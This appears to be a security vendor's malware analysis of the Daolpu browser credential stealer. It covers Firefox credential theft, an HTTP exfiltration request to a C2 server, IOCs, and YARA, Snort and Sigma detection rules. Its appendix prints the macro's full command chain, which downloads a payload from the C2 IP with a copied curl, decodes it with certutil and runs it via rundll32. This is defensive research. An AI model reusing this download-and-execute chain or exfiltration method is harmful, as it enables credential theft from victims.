
The malware extracts passwords and sensitive data from the previously cited browsers. This sensitive information is collected into a file prior to its exfiltration, ensuring that all gathered credentials and personal data are consolidated and ready for transmission to the attacker's server.



```
Url:
Username: user
Password: password

Url: https://secretwebsite.com
Username:
Password: mysecretpasswordfromfirefox

HostKey: .python.org
Name: _ga
Value: GA1.1.867095941.1688130170
Path: /
ExpireUTC: 1751202170

HostKey: .python.org
Name: __utma
Value: 32101439.867095941.1688130170.1688130171.1688130171.1
Path: /
ExpireUTC: 1751202171

HostKey: .python.org
Name: __utmz
Value: 32101439.1688130171.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided)
Path: /
ExpireUTC: 1703898171
```

Figure 4: Results file

To collect Firefox credentials, the malware uses the mozglue library to parse the Firefox configuration. This allows the malware to efficiently access and extract stored login information and other sensitive data from the browser's internal files.




```
loc_180015ADA:
lea     rdx, ProcName   ; "NSS_Init"
mov     rcx, rbx        ; hModule
call    cs:GetProcAddress
mov     cs:qword_18014E530, rax
lea     rdx, aPlBase64decode ; "PL_Base64Decode"
mov     rcx, rbx        ; hModule
call    cs:GetProcAddress
mov     cs:qword_18014E548, rax
lea     rdx, aPk11sdrDecrypt ; "PK11SDR_Decrypt"
mov     rcx, rbx        ; hModule
call    cs:GetProcAddress
mov     cs:qword_18014E540, rax
lea     rdx, aPk11Authentica ; "PK11_Authenticate"
mov     rcx, rbx        ; hModule
call    cs:GetProcAddress
mov     cs:qword_18014E528, rax
lea     rdx, aPk11Getinterna ; "PK11_GetInternalKeySlot"
mov     rcx, rbx        ; hModule
call    cs:GetProcAddress
mov     cs:qword_18014E520, rax
lea     rdx, aPk11Freeslot ; "PK11_FreeSlot"
mov     rcx, rbx        ; hModule
call    cs:GetProcAddress
mov     cs:qword_18014E538, rax
lea     rdx, aNssShutdown ; "NSS_Shutdown"
mov     rcx, rbx        ; hModule
call    cs:GetProcAddress
mov     r15, [rbp+0F0h+Size]
mov     rax, r12
sub     rax, r15
cmp     rax, 4
jb      loc_180015F76
```

Figure 5: Use of Firefox Libraries

Exfiltration

The exfiltration is performed automatically over an HTTP channel using multipart POST uploads. The lack of encryption suggests that the malware was developed in a hurry, as it does not implement basic security measures to protect the transferred data, making it more vulnerable to interception and analysis.




```
POST /Uploadss HTTP/1.1
Host: 172.104.160.126:5000
Accept: */*
Content-Length: 406
Content-Type: multipart/form-data; boundary=------------------------53900378dfd7580d

--------------------------53900378dfd7580d
Content-Disposition: form-data; name="file"; filename="result.txt"
Content-Type: text/plain


--------------------------53900378dfd7580d
Content-Disposition: form-data; name="mac"

00:1b:fc:6a:65:d0
--------------------------53900378dfd7580d
Content-Disposition: form-data; name="key"

Privatekey@2211#$
--------------------------53900378dfd7580d--
```

Figure 6: HTTP exfiltration

Command and control

Identification

The Command and Control (C2) server is hosted by Linode LLC, a cloud provider. The attacker likely purchased a Virtual Private Server (VPS) from Linode to conduct their attack.



IP Details For: 172.104.160.126

Decimal: 2892537982

Hostname: 172-104-160-126.ip.linodeusercontent.com

ASN: 63949

ISP: Linode LLC

Services: Datacenter

Country: Singapore

State/Region: Singapore

City: Singapore


Latitude: 1.2900 (1° 17′ 23.95″ N)

Longitude: 103.8503 (103° 51′ 1.01″ E)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from IP2Location.

Figure 7: Ip lookup of the C2

To uniquely identify the victim, the malware uses the MAC address as part of the host fingerprint. This approach ensures that each infected system can be individually tracked based on its network hardware address.



```
▾ Hypertext Transfer Protocol
  ▸ GET /payload2.txt HTTP/1.1\r\n
    Host: 172.104.160.126:8099\r\n
    User-Agent: curl/7.55.1\r\n
    Accept: */*\r\n
    \r\n
    [Full request URI: http://172.104.160.126:8099/payload2.txt]
    [HTTP request 1/1]
```

Figure 8: HTTP request to download stage2

The C2 server was down at the time of the analysis.

Commands

No commands are exchanged with the C2; the sensitive information is sent in a one-way stream from the stealer to the C2 server. This means that the malware simply transmits collected data without receiving any instructions or updates from the attacker.

Cryptography

No cryptographic mechanisms have been implemented in the sample.

IOCs

URLs

- http://172 [dot] 104.160.126:8099/payload2.txt
- http://172 [dot] 104.160.126:5000/Uploadss

Files and registry

C:\Windows\Temp\cookies.sqlite-shm


C:\Windows\Temp\login data

C:\Windows\Temp\result.txt

C:\Windows\Temp\Login Data

C:\Windows\Temp\cookies.sqlite


C:\Windows\Temp\cookies.sqlite-wal



Nom	Modifié le	Type	Taille
TWlyYWlfZW4ucGRm	24/07/2024 15:54	Fichier	0 Ko
result.txt	24/07/2024 15:54	Document texte	29 Ko
cookies.sqlite	24/07/2024 15:53	Fichier SQLITE	512 Ko
cookies.sqlite-shm	24/07/2024 15:53	Fichier SQLITE-SHM	32 Ko
cookies.sqlite-wal	24/07/2024 15:53	Fichier SQLITE-WAL	0 Ko
Login Data	24/07/2024 15:49	Fichier	56 Ko
logins.json	24/07/2024 15:49	Fichier JSON	1 Ko

Artifacts

Subcommands are not capturing stout and stderr and may leak information (lazy system invokation):



```
Erreur : le processus "chrome.exe" est introuvable.
```

Figure 9: Leaks from commands

Similar samples

Other samples of the same malware have been spotted in our intelligence database. Here are the SHA-256 hashes of these samples:

- 4ad9845e691dd415420e0c253ba452772495c0b971f48294b54631e79a22644a
- 3a9323a939fbecbc6d0ceb5c1e1f3ebde91e9f186b46fdf3ba1aee03d1d41cd8

- f0fce67c1f360d045c21249f6faaac4d64b36aad02c8b877ab7db1e35f7c71f5

Detection

Yara

We did not manage to yara sign the macrovirus. A snort and sigma will evently spot them.

```
import "pe"

rule DaolpuStealer {
    meta:
        author = "PEZIER Pierre-Henri. Copyright TEHTRIS 2024"
    strings:
        $str_01 = "\\Temp\\result.txt" fullword
        $str_02 = "docx" wide fullword
        $str_03 = "xlsx" wide fullword
        $str_04 = "doc" wide fullword
        $str_05 = "xls" wide fullword
        $str_06 = "ppt" wide fullword
        $str_07 = "pptx" wide fullword
        $str_08 = "pdf" wide fullword
        $str_09 = "txt" wide fullword
    condition:
        pe.is_pe and
        (
            pe.pdb_path matches /Mal_Cookie.*mscorsvc.pdb$/
            or all of ($str*)
        )
}
```

snort

The macrovirus and stealer implant will be detected easily by the following rules:

```
alert http any any -> any any (\
    sid: 110000002;\
    msg: "Download certificate encoded PE Executable";\
    metadata: author PEZIER Pierre-Henri. Copyright TEHTRIS 2024;\
    content: "-----BEGIN CERTIFICATE-----"; startswith; isdataat:0, relative;\
    content: "TVqQ"; within: 10;\
    classtype: file-format;\
    rev: 1;

alert http any any -> any any (\
    sid: 110000003;\
    msg: "Daolpu stealer";\
    metadata: author PEZIER Pierre-Henri. Copyright TEHTRIS 2024;\
    content:"POST"; http_method; http.uri; content:"/Uploadss";\
    classtype: file-format;\
    rev: 1;
```

sigma

The following sigma detects the DLL behavior.

```
title: Daolpu stealer
id: 008ee86c-ea30-4cb9-a1cf-d8f733e8502d
description: Daolpu stealer
author: TEHTRIS - Pezier Pierre-Henri
date: 2024/07/24
tags:
    - detection.threat_hunting
logsource:
    category: file_access
    product: windows
detection:
    source_process:
         - Image|endswith: ''\rundll32.exe'
    results_file:
        - TargetFileName: 'C:\Windows\Temp\result.txt'
        - TargetFileName: 'C:\Windows\Temp\Login Data'
        - TargetFileName: 'C:\Windows\Temp\cookies.sqlite'
        - TargetFileName: 'C:\Windows\Temp\cookies.sqlite-wal'
        - TargetFileName: 'C:\Windows\Temp\cookies.sqlite-shm'
    condition: results_file and source_process
falsepositives:
    - Unknown
level: critica
```

Appendice

Office document macro

Source code of ThisDocument.cls:

```
xcopy C:\Windows\System32\curl.exe C:\Users\admin\AppData\Local\Temp
certutil -f -encode C:\Users\admin\AppData\Local\Temp\curl.exe C:\Users
\admin\AppData\Local\Temp\curl.txt
certutil -f -decode C:\Users\admin\AppData\Local\Temp\curl.txt C:\Users
\admin\AppData\Local\Temp\curl.exe
C:\Users\admin\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/ payload2.txt -o
C:\Users\admin\AppData\Local\Temp\mscorsvc.txt
certutil -f -decode C:\Users\admin\AppData\Local\Temp\mscorsvc.txt C:\
Users\admin\AppData\Local\Temp\mscorsvc.dll
del C:\Users\admin\AppData\Local\Temp\curl.exe
del C:\Users\admin\AppData\Local\Temp\curl.txt
del C:\Users\admin\AppData\Local\Temp\curl.exe
del C:\Users\admin\AppData\Local\Temp\mscorsvc.txt
START " " rundll32 C:\Users\admin\AppData\Local\Temp\mscorsvc.dll, DllMain
exit
```

Commands run by macro

```
' Declare PtrSafe Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As LongPtr)
' Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)

' Sub ChangeText()
'     ActiveDocument.Words(19).Text = "The "
' End Sub

Sub DeleteText()
    ' Dim rngFirstParagraph As Range

    ' Set rngFirstParagraph = ActiveDocument.Paragraphs(4).Range
    ' With rngFirstParagraph
    ' .Delete
    ' .InsertAfter Text:="New text"
    ' .InsertParagraphAfter
    ' End With

    Set rngFirstParagraph = ActiveDocument.Paragraphs(4).Range
    With rngFirstParagraph
    .Delete
    .InsertAfter Text:="Fourth paragraph displayed " + Chr(34)
    .InsertParagraphAfter
    End With

    Set rngFirstParagraph = ActiveDocument.Paragraphs(5).Range
    With rngFirstParagraph
    .Delete
    .InsertAfter Text:="Fifth paragraph displayed"
    .InsertParagraphAfter
    End With

    Set rngFirstParagraph = ActiveDocument.Paragraphs(6).Range
    With rngFirstParagraph
    .Delete
    .InsertAfter Text:="Sixth paragraph displayed"
    .InsertParagraphAfter
    End With

    Set rngFirstParagraph = ActiveDocument.Paragraphs(7).Range
    With rngFirstParagraph
    .Delete
    .InsertAfter Text:="Seventh paragraph displayed"
    .InsertParagraphAfter
    End With

    For i = 1 To ActiveDocument.Paragraphs.Count
        ' ActiveDocument.Paragraphs(i).Style = wdStyleNormal
        Set myRange = ActiveDocument.Paragraphs(i).Range
        With myRange.Font
        ' .Bold = True
        .Name = "Times New Roman"
        .Size = 14
        End With
    Next i
```

```
End Sub

Sub ShowErrorText()
    Dim rngFirstParagraph As Range

    Set rngFirstParagraph = ActiveDocument.Paragraphs(4).Range
    With rngFirstParagraph
    .Delete
    .InsertAfter Text:=ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
" " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3)
    .InsertParagraphAfter

    .InsertAfter Text:=ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
" " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + "
" + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3)
+ ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3)
    .InsertParagraphAfter
    .InsertAfter Text:=ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
" " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + _
    " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) +
ChrW(-3) + " " + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " + ChrW(-3) +
ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + ChrW(-3) + " " +
